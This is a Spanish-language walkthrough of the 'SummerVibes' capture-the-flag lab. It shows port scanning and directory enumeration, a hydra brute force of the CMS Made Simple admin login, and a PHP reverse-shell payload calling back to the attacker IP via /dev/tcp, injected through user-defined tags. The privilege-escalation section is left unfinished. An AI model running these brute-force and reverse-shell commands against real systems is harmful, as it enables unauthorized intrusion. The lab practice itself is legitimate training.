SUMMERVIBES

DESPLIEGUE

1- Descargamos el zip de la plataforma. Con unzip descomprimimos


```
unzip summervibes.zip

Archive:  summervibes.zip
inflating: summervibes.tar
inflating: auto_deploy.sh
```

2- Y ahora desplegamos la máquina

```
bash auto_deploy.sh summervibes.tar

Estamos desplegando la máquina vulnerable, espere un momento.

Máquina desplegada, su dirección IP es --> 172.17.0.2

Presiona Ctrl+C cuando termines con la máquina para eliminarla
```

CONECTIVIDAD

```
ping -c1 172.17.0.2
```





```
IP DE LA MÁQUINA VÍCTIMA          172.17.0.2

IP DE LA MÁQUINA ATACANTE      192.168.0.26

LINUX- ttl=64
```


ESCANEO DE PUERTOS

nmap -p- -Pn -sVCS --min-rate 5000 172.17.0.2

```
└─# nmap -p- -Pn -sVCS --min-rate 5000 172.17.0.2
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-07-11 02:10 EDT
Nmap scan report for 172.17.0.2
Host is up (0.000033s latency).
Not shown: 65533 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.9p1 Ubuntu 3ubuntu0.7 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 d1:19:f1:fa:48:16:af:8a:4a:89:2d:78:89:e9:2d:94 (ECDSA)
|_  256 b8:b7:2e:64:3e:ee:c3:2e:2e:be:99:07:4e:02:4f:16 (ED25519)
80/tcp open  http    Apache httpd 2.4.52 ((Ubuntu))
|_http-title: Apache2 Ubuntu Default Page: It works
|_http-server-header: Apache/2.4.52 (Ubuntu)
MAC Address: 02:42:AC:11:00:02 (Unknown)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

Encontramos los puertos 22 y 80 abiertos.





ENUMERACIÓN

whatweb http://172.17.0.2


http://172.17.0.2 [200 OK] Apache[2.4.52], Country[RESERVED][ZZ], HTTPServer [Ubuntu Linux][Apache/2.4.52 (Ubuntu)], IP[172.17.0.2], Title[Apache2 Ubuntu Default Page: It works]

En el código fuente del puerto 80, abajo de todo

!-- cms made simple is installed here - Access to it - cmsms -->

Aporto contexto

CMS Made Simple (CMSMS) es un sistema de gestión de contenidos (CMS) de código abierto diseñado para la creación y gestión de sitios web. Es conocido por ser fácil de usar, ligero y flexible, permitiendo a los usuarios administrar su contenido de manera eficiente sin necesidad de conocimientos profundos de programación.



De aquí obtenemos un posible usuario: admin


Vamos con gobuster con este directorio


gobuster dir -u http://172.17.0.2/cmsms -w

/usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -x php,doc,html,txt

```
└─# gobuster dir -u http://172.17.0.2/cmsms -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -x php,doc,html,txt
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://172.17.0.2/cmsms
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Extensions:              php,doc,html,txt
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/.php                (Status: 403) [Size: 275]
/.html               (Status: 403) [Size: 275]
/index.php           (Status: 200) [Size: 19671]
/modules             (Status: 301) [Size: 316] [--> http://172.17.0.2/cmsms/modules/]
/uploads             (Status: 301) [Size: 316] [--> http://172.17.0.2/cmsms/uploads/]
/doc                 (Status: 301) [Size: 312] [--> http://172.17.0.2/cmsms/doc/]
/admin               (Status: 301) [Size: 314] [--> http://172.17.0.2/cmsms/admin/]
/assets              (Status: 301) [Size: 315] [--> http://172.17.0.2/cmsms/assets/]
/lib                 (Status: 301) [Size: 312] [--> http://172.17.0.2/cmsms/lib/]
/config.php          (Status: 200) [Size: 0]
/tmp                 (Status: 301) [Size: 312] [--> http://172.17.0.2/cmsms/tmp/]
/.php                (Status: 403) [Size: 275]
/.html               (Status: 403) [Size: 275]
Progress: 1102800 / 1102805 (100.00%)
===============================================================
Finished
===============================================================
```

Encontramos varios directorios interesantes: /admin, /upload






EXPLOTACIÓN

Como tenemos un posible usuario "admin" vamos con hydra a por la contraseña.

Debemos de configurarla adecuadamente. Revisamos el tipo de petición que se hace.

1- Tiramos en el login con usuario admin y contraseña passwd.

2- Botón derecho inspect - network- request y pulsamos en raw




Esto se puede hacer con burpsuite o curl, también. Vemos que es una petición post y que el error que nos arroja es User name or password incorrect, con lo que configuramos hydra de la siguiente manera

hydra -l admin -P /usr/share/wordlists/rockyou.txt "http-post-form://172.17.0.2/cmsms/admin/login.php:username=^USER^&password=^PASS^&loginsubmit=Submit::F=User name or password incorrect"

```
└─# hydra -l admin -P /usr/share/wordlists/rockyou.txt "http-post-form://172.17.0.2/cmsms/admin/login.php:username=^USER^&password=^PASS^&loginsubmit=Submit::F=User name or password incorrect"

Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-07-11 11:30:20
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (l:1/p:14344399), ~896525 tries per task
[DATA] attacking http-post-form://172.17.0.2:80/cmsms/admin/login.php:username=^USER^&password=^PASS^&loginsubmit=Submit::F=User name or password incorrect
[80][http-post-form] host: 172.17.0.2   login: admin   password: chocolate
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2024-07-11 11:30:26
```

Nos vamos al panel de login con estas credenciales. Revisando en la secuencia Extensions-User Defined Tags, vemos que en user-agent se está ejecutando código





Buscando información encontramos

https://packetstormsecurity.com/files/177241/CMS-Made-Simple-2.2.19-2.2.21-Remote-Code-Execution.html

Se trata de meter un código aquí para obtener una reverse shell; con lo que nos ponemos a la escucha con netcat en el puerto 444 y ejecutamos

<?php echo system('bash -c bash -i >& /dev/tcp/192.168.0.26/4444 0>&1'); ?>





ESCALADA DE PRIVILEGIOS

No he encontrado nada interesante después de probar de todo.

A pesar de haber hecho tratamiento de la TTY, observo inestabilidad en la shell.